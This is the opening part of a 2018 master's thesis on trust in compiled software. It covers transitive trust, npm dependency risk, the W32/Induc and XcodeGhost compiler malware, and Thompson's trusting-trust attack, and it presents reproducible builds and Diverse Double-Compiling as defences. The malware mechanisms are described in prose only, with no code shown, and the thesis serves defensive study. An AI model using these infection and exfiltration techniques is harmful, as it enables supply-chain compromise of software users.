Improving Trust in Software through Diverse Double-Compiling and Reproducible Builds

Yrjan Skrimstad

Thesis submitted for the degree of
Master in Programming and Networks
60 credits

Department of Informatics
Faculty of mathematics and natural sciences

UNIVERSITY OF OSLO

Autumn 2018

Improving Trust in Software through Diverse Double-Compiling and Reproducible Builds

Yrjan Skrimstad

Improving Trust in Software through Diverse Double-Compiling and Reproducible Builds

http://www.duo.uio.no/

Printed: Reprosentralen, University of Oslo

Abstract

There is implicit trust involved when using computer software. Open-source software attempts to inspire more trust, by giving access to the source code. Nevertheless, malicious compilers or someone with malicious intent can create malicious compiled code, even from non-malicious source code. Further, comparing source code and compiled code for equivalence is an *undecidable* problem. This thesis explores how software can be manipulated so that source code and compiled code are no longer equivalent and what can be done to increase the trust that they are equivalent.

One such way of manipulating the compiled code is through a malicious compiler. I demonstrate this by implementing a self-replicating compiler attack against the Go language compiler, a modern industrial-strength compiler. The attack is similar to the well-known *trusting trust attack* and can infect a new compiler when it is being compiled, even when the compiler is compiled from non-malicious source code. In the thesis, I also discuss other, real-world, compiler attacks such as *XcodeGhost* and *W32/Induc*. The attacks show that compiler attacks are viable and a real threat.

I discuss how *reproducible builds* can be used to increase the trust in compiled code, when the source code is available. Also discussed, is how *Diverse Double-Compiling (DDC)* can be used to detect self-replicating compiler attacks. I introduce a variant of DDC using more than two compilers for bootstrapping, this variant has not previously been described. This new variant can, by utilising *parallel trust combinations*, increase the trust in the verified compiler beyond regular DDC and identify which compiler has inserted a self-replicating attack. The new variant is implemented, and used to detect the previously implemented self-replicating attack.

Contents

List of Figures

List of Listings

Acknowledgements

I would like to thank my supervisors: *Martin Steffen* and *Daniel Schnetzer Fava*. Their continued support while writing this thesis has always encouraged me to improve my work, and their precise and constructive feedback has been of great assistance.

I need to thank my amazing wife, *Anna*. She's encouraged me when I've felt tired of writing, and she has been of great help as a proofreader.

I want to thank all the wonderful people at the *Department of Informatics (Ifi)* at the *University of Oslo*. The student organisation *Cybernetisk Selskab (CYB)* has provided me with great coffee and has made life as a student more pleasant. All the students in the program room *Bliss* have been a source of humour, joy and, at times, some good work. I will also thank everyone that has made life as a group teacher at the department possible: the faculty, the other group teachers and all the wonderful students I've had the pleasure to teach.

Thank you,
Yrjan Skrimstad

Chapter 1

Introduction

Users of computer software will implicitly, whether they know it or not, trust software. This includes both a trust that the software does what is expected of it and that it should not do other things in the background. The ability for software to do other malicious things are what we are concerned about in this thesis.

A software compiler takes a piece of source code in one programming language and generates a secondary piece of code, typically, in another language. The translation is typically used to: generate machine code which can be interpreted by the CPU, such as when translating C to machine code, translate source code to bytecode which can be interpreted by other software and then translated to CPU instructions, as with Java to Java bytecode for the Java Virtual Machine, or translate source code to a secondary language, for example, from Elm to JavaScript. A correct translation should preserve the semantics of the source code in the generated compiled code, but a malicious compiler can instead perform an incorrect translation that adds malicious behaviour to the compiled code.

Open-source software attempts to inspire trust in software by giving access to the source code. This access allows for independent review of the source code. Nevertheless, most software, including open-source software, is often distributed as compiled code to the end-user. The problem of comparing compiled code to source code for equivalent behaviour is a very difficult problem. This problem raises one very important question: how can we trust that the compiled code is semantically the same as the source code and without any malicious modifications?

Because of this we have two major ways in which we can end up with incorrect and malicious compiled code:

- A malicious entity with sufficient access can purposefully add malicious behaviour to the compiled code that is not reflected in the distributed source code.
- A malicious compiler can add malicious behaviour to any compiled code created by this compiler.

The goal of this thesis is to show how software can be manipulated so that source code and compiled code are no longer equivalent in behaviour and how we can increase the trust in the equivalence between source code and compiled code.

1.1 Contributions

In this thesis I have explored why there are trust problems regarding the behaviour of compiled code, even when the source code is available. I have also looked at how we can increase the trust in the equivalence between source code and compiled code by decreasing the likelihood that the two are not equivalent.

To do this I have:

- Demonstrated the viability of a self-replicating compiler attack against a modern industrial strength compiler: the Go language compiler.
- Described and demonstrated a variant of Diverse Double-Compiling (DDC) capable of identifying which compiler introduced an eventual self-replicating artefact.
- Discussed how reproducible builds and DDC can increase trust in compiled code, with available source code, by utilising parallel trust combinations.

1.2 Chapter overview

Chapter 2 introduces some necessary background in trust and two previously known compiler attacks: *W32/Induc* and *XcodeGhost*.

In *Chapter 3* I discuss the compiler trap door, or trusting trust, attack. In this chapter I introduce the graph notation used throughout the thesis, look at the historical mentions of this attack and discuss the viability of the attack today.

In *Chapter 4* I define two important problems discussed in the thesis. In the chapter I also discuss how software can be subverted, why the problem of *program equivalence* is an undecidable problem and what proven compilers can and cannot do.

Chapter 5 is a discussion on reproducible builds. This discussion includes the benefits and goals of reproducible builds and how the technique can be used to increase the trust in distributed compiled code. I also highlight some common problems for successful deterministic compilations.

Chapter 6 describes the technique of DDC. In this chapter I look at three different variations of DDC: the self-hosting compiler, the general case and DDC utilising more than two grand-parent compilers. The third technique has not previously been described in literature.

In *Chapter 7* I discuss techniques that can be used to implement a self-replicating compiler attack and show an implementation of a such an attack against the Go language compiler.

In *Chapter 8* I explain how we can reproducibly compile the Go language compiler and demonstrate the usage of DDC to detect and identify the previously implemented self-replicating compiler attack against this compiler.

Chapter 9 concludes the thesis with a summary of the work and results of the thesis, and some suggestions for future work in the area of the thesis.

1.3 Source code

All source code created for this thesis can be found on Github[1].

[1]https://github.com/yrjan/untrustworthy_go

Chapter 2

Background

In this chapter I will guide the reader through necessary background material. I will start by explaining how we can define trust, for the context of this thesis, and how it relates to software. After this, we will look at some known real-world compiler malware attacks.

2.1 Trust


In this section I will discuss what trust and transitive trust means, then I will go on to explain how we can leverage parallel trust combinations to improve trust based on multiple sources of information and I will finish with a discussion on trust in software to highlight some difficulties when trusting software.

2.1.1 Defining trust and reliance

Trust can be loosely defined as *the belief that something or someone is good, honest, safe or reliable*. Trustworthiness is not the same as trust, trustworthiness is the actual *good, honest, safe or reliable* characteristics held by someone or something in a specific situation. This separates trust from trustworthiness, as the question of something or someone's trustworthiness is a matter of fact [4]. Trust is the *belief* of something or someone's trustworthiness held by another entity.

Note that trust or trustworthiness does not imply the other. Misplaced

Figure 2.1: Alice and Bob both trust Oscar with their secrets. Nevertheless, the trust is misplaced for Bob as Oscar is only trustworthy to Alice and shares Bob's secrets with Alice.




trust where one entity trusts another which is not trustworthy or a lack of trust when the entity is trustworthy are both possible. It is also worth mentioning that trustworthiness is a matter of perspective. Both Alice and Bob might trust Oscar with their secrets. Nevertheless, Oscar can be faithful to only Alice and share Bob's secrets while not sharing Alice's secrets. In this situation one can say that Oscar is trustworthy to Alice, but not to Bob. See Figure 2.1.

Reliance means depending on something or someone and is therefore not the same as trust. If Alice relies on Bob to do a certain task critical for herself, then she might have to wait with her task until Bob has finished his task. Nevertheless, if Alice can validate Bob's work then Alice does not have to trust Bob's ability to do this work. She can instead wait for him to finish and validate what has been done [4]. It is important to note that this might not always be a possibility. If Alice needs to fix her car, while she herself is clueless about cars, then she might still have to trust Bob's work, or another which can validate the work for her. You can therefore have reliance with and without a requirement of trust.

Trust can typically be measured in multiple ways, for example: 1) discrete values, such as very trusted, trusted, not trusted or distrusted, 2) continuous values, for instance, all real numbers from 0 to 1 or 3) boolean values, such as trusted or untrusted. I will not delve further into the topic of measuring trust as it will not be important to this thesis, however if required, you can think of trust here as continuous values.

Figure 2.2: Alice trusts Bob for childcare and Bob trusts Eric as a mechanic. This does not imply that Alice trusts Eric for either childcare or mechanical issues.



2.1.2 Transitive trust

Transitive trust is trust that is shared through another entity. In certain cases it can hold that if Alice trusts Bob and Bob trusts Claire, then Alice also trusts Claire through a transitive property. This depends on the trust in question and it has been argued that trust is not necessarily transitive in itself. This is well explained by Jøsang et al. (see also Figure 2.2):


> For example the fact that Alice trusts Bob to look after her child and Bob trusts Eric to fix his car, does not imply that Alice trusts Eric for looking after her child, or for fixing her car. ([19])

Trust can, nevertheless, in certain cases be transitive. If Alice trusts Bob's repair shop to fix her car, knowing that Bob might outsource some work to another repair shop, and Bob trusts Eric's repair shop to do this work and outsources this to Eric's repair shop. Then Alice has indirect trust in Eric through transitivity. Alice trusts Eric, knowingly or unknowingly, for the purpose of fixing her car. See Figure 2.3.

2.1.3 Increasing trust through parallel trust combinations

In scientific work it is widely regarded as a positive to be able to cite multiple trusted sources when presenting believed truths. Similarly, I will

Figure 2.3: Alice trusts Bob to fix her car, knowing that he might outsource some work. Bob trusts and uses Eric as a mechanic to fix Alice's car. Alice therefore, knowingly or unknowingly, trusts Eric to fix her car through indirect transitive trust.




here argue that multiple and diverse trusted sources can increase transitive trust.

This can be modelled in trust as parallel trust combinations. Imagine this example: Alice has computer trouble and seeks her trusted sources Bob and Claire to recommend a person to fix her computer. Both Bob and Claire trust and recommend Eric as the person to fix Alice's computer. In this case the trust in Eric is intuitively strengthened as parallel combinations of positive trust has the effect of strengthening the derived trust [19]. See Figure 2.4 for an illustration of this.

It is unclear exactly how one is to handle differing trust statements, for example, if Bob tells Alice to avoid Eric in the above example, while Claire still recommends Eric. Intuitively one possible solution to this could be to weigh the trust in Bob and Claire. If Alice's trust in Claire is much greater than the trust in Bob, then Alice might look at the sum of opinions weighed by trust and in effect discard Bob's opinion. One could also weigh different opinions differently: if you were to weigh distrust more heavily than trust, then the trust system could be made to allow distrust to be more visible in a system that generally has more trusting than distrusting opinions. This could be useful to avoid drowning out rare opinions in some circumstances.

There is some opportunity for collusion in the intermediary sources to

Figure 2.4: Alice trusts the recommendation of both Bob and Claire, therefore her derived trust in Eric is stronger than if she only had the recommendation of either Bob or Claire.



increase the trust in a regard that is positive for them. This can intuitively be helped by finding diverse intermediary sources. For example, if two sources happen to have the same employer you run an increased risk of this employer influencing both of these sources. This can therefore be somewhat minimised by finding diverse sources when using parallel trust combinations.

2.1.4 Trust in software

When running and/or writing software we will often be in a situation where we rely on other software. We will most likely rely on both other applications and libraries. Even if we are to write our own operating system we might still rely on a compiler or on other pieces of software. How is it possible for us to trust this software and to what degree can we?

Modern software is generally built with dependencies upon other pieces of software. Dependencies can be other libraries, interpreters, compilers or other programs. These dependencies are often managed through some sort of package management system, this can both be specific for the language itself, like the Node Package Manager (npm) for JavaScript or PiP for Python, or it can be for the operating system, like Apt for the Debian project. These package managers generally solve the same problems, but at different levels: language specific package managers will often install packages at the user level, while the operating system package managers will generally install packages at the system level. Some package managers will install binary, compiled, software while others will merely give you the source to compile, or run for interpreted languages. The problem a package manager is attempting to solve is: how can we install and configure a piece of software that depends on other pieces of software correctly. Further, how can we install the piece of software that we depend on, and all the pieces of software that this dependency depends on again. This will often leaves us with deep dependency trees where we will rely on many other pieces software and it can be very difficult to get an overview of these trees as the number of transitive dependencies can grow exponentially.

In this section I will specifically look at the npm JavaScript package manager as there are multiple articles written on its ecosystem, however I expect that many of the results will be similar to those of other package managers.

In 2016, Wittern et al. [47] analysed 185,005 packages from the npm JavaScript package manager. This analysis revealed that the average number of direct dependencies for a package were 4 to 6 packages. Nevertheless, only 27.5% of all packages had any packages depending on it. The paper does not reveal the average total number of dependencies for packages including transitive dependencies, however it seems reasonable to assume that the number is much higher than the 4 to 6 direct dependencies.

In 2017, Decan et al. [5] analysed 317,159 packages from npm. This analysis showed that 60% of all npm packages have dependencies. It further showed that amongst the packages with dependencies half the packages had at least 22 transitive dependencies and a quarter of the packages had at least 95 transitive dependencies. The average number of transitive dependencies in npm packages were 22.1 times the number of direct dependencies.

The examples from [5, 47] show us that these dependency trees can grow exponentially.

This reliance on transitive dependencies can be a major problem as shown in npm when the *left-pad* package was unexpectedly removed from npm in March 2016 [5]. This removal broke thousands of dependent packages, including many who only had *left-pad* included as a transitive dependency and were not even aware of their dependency upon this piece of software.

The left-pad example leaves us with an important idea of how transitive trust can work in regard to software. This example shows that when we rely on other software as a dependency using a package manager, we are implicitly relying on this software and/or the package manager repositories themselves. Either can potentially break our software, for example, by taking down the packages from the repository. This can happen with both direct dependencies and transitive dependencies.

There are also security implications in the trust of these dependencies. In 2017, Pfretzschner & ben Othmane [30] discussed multiple possible attacks that can be performed in maliciously crafted npm dependencies. It is important to keep in mind that this malicious behaviour can be introduced later in the lifetime of the dependency, and they do not have to occur in an earlier reviewed version of the dependency. It can therefore be as important to review any updates to a dependency as reviewing any new dependency and it is also important to acknowledge and be aware of the potential for maliciously crafted dependencies.

In some dependency systems using package managers the dependencies can be locked down to only allow specific versions of the dependencies to be installed using dependency constraints. If any package is to be updated then you will have to do this through a new version of the package in question, as the package version system in the package manager will not allow updates of packages without also incrementing the version number. The version number serves as a 'guarantee' of what you are supposed to get.

Using such a system, one can lock down dependencies to specific package versions and precisely review and allow specific versions of packages. This allows us to rely on a dependency without trusting it as it is then possible to closely look at all the resulting dependencies, granted that all dependencies of yours also use dependency constraints.

If no dependency constraints are in use and you later let the package manager pull in the dependencies, perhaps while attempting to compile the project on a new system, you are implicitly trusting that there are no malicious dependency changes.

Nevertheless, there is also a downside to using dependency constraints to only allow specific packages. One such major downside is that the package itself might have important security updates in a newer version, if such security updates are present then it could be a negative that the package manager won't automatically update to the latest version. It can from this be said that dependencies are a real and potentially difficult problem to deal with. Both dependency systems with and without constraints require the maintainer of software to be aware of updates to dependencies and how they will affect the security and/or stability of the software.

As an example of a security failure in a dependency, we have the 2017 Equifax security breach [24]. This breach was enabled by a failure to update to the latest version of the Apache Struts library. Amongst other data, credit card numbers for approximately 209,000 users were compromised [9].

When attempting to trust software, it is not unusual to review the source code. Reviews of source code are done, as reviewing the compiled code is generally considered to be much harder than the former. Review of the source code does, however, not necessarily create a complete and ultimate trust in the program and there are many examples of malicious code hidden 'in plain sight'. One good example of this is the *Underhanded C contest* [41]: in this contest the contestants competed in writing code that looked innocent while being purposely misleading. It is also both hard and difficult to gain a good overview over the entire source code to large and complex programs that are in real life use, many of which consists of many millions of lines of code. In these situations small bugs, such as Apple's infamous SSL 'goto bug' where a single duplicated line subverted the program so that it was possible to skip verification of an SSL certificate [8], can create major security implications. Nevertheless, review of source code is still the preferred tool to review the actions of a program. In most cases, the compiled code is a magnitude larger in scale when counting the number of operations performed, than the source code, additionally very useful information such as variable names, function names and comments are rarely included. It is therefore usually regarded as too difficult and time-consuming to do a full review of the compiled code.

Advocates of *open-source software* will often claim that open-source software is more secure than proprietary, closed-source, software as it allows for independent inspection of the source code. This will then allow for malicious or erroneous code to be more easily detected through independent review. This can be seen as another implementation of *parallel trust combinations* as seen in Section 2.1.3. Using this, open-source software attempts to inspire trust in software by allowing multiple programmers from all over the world access to the same source code, and therefore allowing the potential users to divide their trust over many developers with, potentially, many diverse viewpoints and therefore a lower likelihood of collusion.

2.2 Known compiler malware attacks

2.2.1 W32/Induc

W32/Induc is a self-replicating virus that works similarly to the compiler trap door attack [39, 44]. The compiler trap door attack will be further explained in Chapter 3. The virus inserts itself into the Delphi source libraries upon execution, infecting the compiler toolchain. It then inserts itself into all produced executables from the infected toolchain. The virus targets Delphi installations running on a Windows platform.

The virus has come in three known variants named Induc-A, Induc-B and Induc-C [39]. It is by some believed that the two initial runs were testing versions to test the insertion of the virus building up to the release of the more malicious Induc-C virus.

Upon execution of an infected file the virus will check for the existence and location of a Delphi installation [39]. Early versions of the virus looked for Delphi installations by looking for a specific registry subkey. Later versions will instead search the hard drive for a compatible Delphi installation.

Once the installation is found the virus will create a backup of the original *SysConst.dcu* (for earlier versions of the virus) or *SysInit.dcu* (for later versions of the virus) used for all produced executables [39, 44]. After this it will copy the *SysConst.pas* or *SysInit.pas* file from the object library, modify the source code to include the malicious behaviour and compile the file. It will then be inserted so that it is used instead of the original *SysConst.dcu* or *SysInit.dcu*. At this point the Delphi compiler is infected and all produced executables from the compiler will also include the virus.

Induc-C also includes the ability to infect any *.exe* files on the computer [39]. This greatly increases the virus' ability to spread to other computers.

The initial versions of the virus (Induc-A and Induc-B) seem not to include any malicious behaviour other than self-reproduction [39]. In contrast, Induc-C includes behaviour where it downloads and runs other malware. It does this by downloading specific JPEG-files containing encrypted URLs in the EXIF-sections. It will then download and execute the malware at these locations. Amongst known malware executed is a password stealer. It is also reported that Induc-C includes behaviour such that it can be used for botnets.

The known defence against the attack is anti-virus software which can detect infected executables or infected object files [44].

As of September 2011, over 25% of all detected Induc infections recorded were recorded in Russia [39]. For Induc-C most of the detected infections occurred in Russia and Slovakia.

This attack is quite similar to the compiler trap door attack as they both attack compilers and include self-replicating behaviour. The main difference between this and the compiler trap door attack is that instead of attaching the virus to the compiler executable it inserts itself into object files used for the compilation of all programs using the infected toolchain. The compiler executable itself does not get infected unless it is also produced using this toolchain.

As the malware isn't specifically attached to the compiler executable it can be easily delivered through any infected executable and will then further spread itself to all compiled executables. It is reasonable to believe that this method will resort to a virus that spreads itself faster to more computers, however it might also be easier to detect.

2.2.2 XcodeGhost

In September 2015 a new compiler malware attack was discovered in China. This attack targeted Apple's Xcode development environment, the official development environment for iOS and OSX development.

The attack was a malicious compiler that the user can download. As users in China had slow download speeds when downloading large files from Apple's servers many users would instead download Xcode from other colleagues or from Baidu Wangpan, a Chinese cloud service created by Baidu. The malicious compiler is believed to initially have been spread through Baidu Wangpan [27].

This malicious version of Xcode replaces CoreServices object files with malicious object files. These object files are used for the compilation of many iOS and OSX applications. It is unknown to the author if the attack did anything to OSX applications. Nevertheless, the attack infected many iOS applications. These applications were then spread through the *Apple App Store* to the end-users while neither the users of the applications or the developers of the applications knew of this. *Pangu Team* claims the attack infected at least 3418 different iOS applications [25]. Amongst the apps infected were WeChat version 6.2.5, a very popular instant messaging application [22]. In September 2015 WeChat had 570 million active users daily [26]. As iOS had a mobile phone market share of roughly 25% at the same time, it is to be expected that the virus can have reached many millions of users [23].

The infected iOS applications will gather system data, encrypt it and send it to a remote server using HTTP [27]. The application also contains the ability to attempt to trick the user into giving away their iCloud password through a crafted dialogue box. Further the attack can read and write to and from the clipboard. It can also craft and open malicious URLs, this can also be used for malicious behaviour through crafting specific URLs that open other apps with security weaknesses [43].

The attack seems to have spread mostly in China as the applications infected were mostly Chinese developed applications that mostly targeted the Chinese market [18]. Nevertheless, applications such as WeChat have been popular in larger regions of eastern Asia. The malware can therefore also have spread to larger regions [22].

Pangu Team also released an application to detect malicious applications created through XcodeGhost infected compilers [25].

Chapter 3

The compiler trap door

The *compiler trap door*, or *trusting trust attack*, is a hypothesised self-perpetuating compiler attack. In this thesis both names will be used to refer to the same type of attack. In this chapter I will first discuss the, famous, previous mentions of the attack and then go on to further discuss the attack in the context of today. There are no known reports of this attack 'in the wild'.


3.1 Compilation graph notation

We will in this section explain the simplified graph notation used by Wheeler in [46]. We will use this graph notation to show compilations and results, particularly for when we require multiple compilations based on the previous result. See Figure 3.1 with the following symbols:

- c_X is the compiler used.
- s_Y is the source compiled.
- E is the environment used.
- l is the unique label of the compilation step.

Wheeler's expanded graph notation includes another input to the compilation process, referred to as either I, for other input, or e, for effect. Both I and e represent the same information, and are used to model information

Figure 3.1: Simple example of compiler graph notation



from the environment, such as random number generation, thread scheduling, platform differences, working directory and others [46]. Wheeler himself has not used this, I, input in the informal description in [46] and I believe that this input is unnecessary here, as it is perhaps more confusing than helpful. We are also already including the environment, E, in the results from the compilation process. Nevertheless, keep in mind that there will always be the possibility that the environment creates differences in the executable built, depending on the compiler and the build system. Because of this it can be important for the reproducible results of the compiler to stabilise the environment E to prevent such problems.


3.2 Related work

The first known mention of a self-replicating compiler attack was in a 1974 security evaluation, for the Multics operating system, by Paul A. Karger and Roger R. Schell [20]. In this security evaluation the attack was named a *'compiler trap door'*, and is hypothesised as an attack that would survive the recompilation of the entire system.

The attack was later, and more famously detailed by Ken Thompson in his 1984 Turing award lecture: 'Reflections on Trusting Trust' [42]. It is from this text the attack has received its, perhaps, more common name: (the) *trusting trust attack*.

According to Karger and Schell this attack could insert what they refer to as an 'object code trap door', a malicious attack that would insert itself into a ring 0 module of the Multics operating system [20]. Multics had eight privilege levels, numbered 0 to 7 where ring 0 is the most privileged level. This is similar to how modern IA32 architectures have privilege levels 0 to

Figure 3.2: Compiler trap door maintaining itself



c_P
(Compiler with trap door)
s_C
1
(Compiler with trap door)
2
(Source code without trap door)
(Compiler with trap door)
...
(Compiler with trap door)
n
(Compiler with trap door)

3, where 0 is again the most privileged level and the level of the operating system kernel [17]. A ring 0 module in Multics is a module that runs at the highest privilege level of the operating system. This insertion could be done by inserting the attack into the PL/I compiler to maliciously corrupt a ring 0 module upon compilation, as most of the ring 0 modules were written in PL/I. Whenever the module would be recompiled, the attack would then simply reinsert itself into the module and the attack would maintain itself upon recompilation of the module. A ring 0 module could this way be the target of an attack, without it showing in the source code listing of the module itself.

To further propagate this attack, the PL/I compiler, which was also written in PL/I, could be made to reinsert the attack when recompiling the compiler [20]. This meant that the attack would be maintained, even when the compiler was recompiled. This makes the attack hard to remove, without replacing the compiler itself with a new compiler built from a different toolchain.

A graph illustration of the compiler trap door maintaining itself is represented with Figure 3.2. Here we see a parent compiler c_P containing a trap door, whenever we recompile the compiler with source s_C the compiler inserts the trap door into the newly created compiler. This trap door is not in the source s_C, it is maintained only in the created executables.

In his text Thompson describes a *C compiler* that will deliberately miscompile source code, when a particular pattern is matched [42]. As UNIX was written mainly in C, an attack into the *C compiler* would have had the potential to corrupt almost any program in the system upon compilation. He calls it a 'Trojan horse', and notes that it would be a 'bug' if it was not deliberate. This attack is very similar to the attack described by Karger and Schell, and in his text Thompson also acknowledges that he has taken inspiration from this Multics security evaluation, although he could not find the correct document for referencing. The attack, when planted into the *C compiler*, would recognise the *'UNIX login program'* upon compilation and maliciously add a backdoor that allowed a specific password for access to any user of the system. The attack would however be easily viewable in the source code of the compiler in the current state.

To hide the attack, Thompson borrows techniques known from self-reproducing programs, also known as quines [42]. Quines are programs that can reproduce, or output, their own source code when run, without the usage of any external inputs such as reading the source code. Quines will be further discussed in Chapter 7. He uses similar matching as was used to miscompile the *login program*, but also matches the *C compiler*. When the compiler is matched, he will use these self-reproducing techniques and reinsert the compiler attack, or *bug*, into the new compiler binary. When we now compile the compiler using this malicious compiler binary, any compiler built from this compiler again can be infected with this *Trojan horse*. The attack will by then also be removed from any source code to remove, almost, all traces of the attack.

Karger and Schell goes on to mention that the attack does not have to be inserted into the compiler, but can also be inserted into the assembler [20]. Thompson goes further and states that he could have inserted the attack into 'any program-handling program such as an assembler, a loader, or hardware microcode' [42].

It is also interesting that at this time the attack was described as 'quite practical to implement' [20] and that a cost of the attack is small enough that even 'costs several hundred times larger than those shown here would be considered nominal to a foreign agent.' [20]. This demonstrates an early awareness of the risk of such attacks and also that they are practically possible to implement without being too costly.

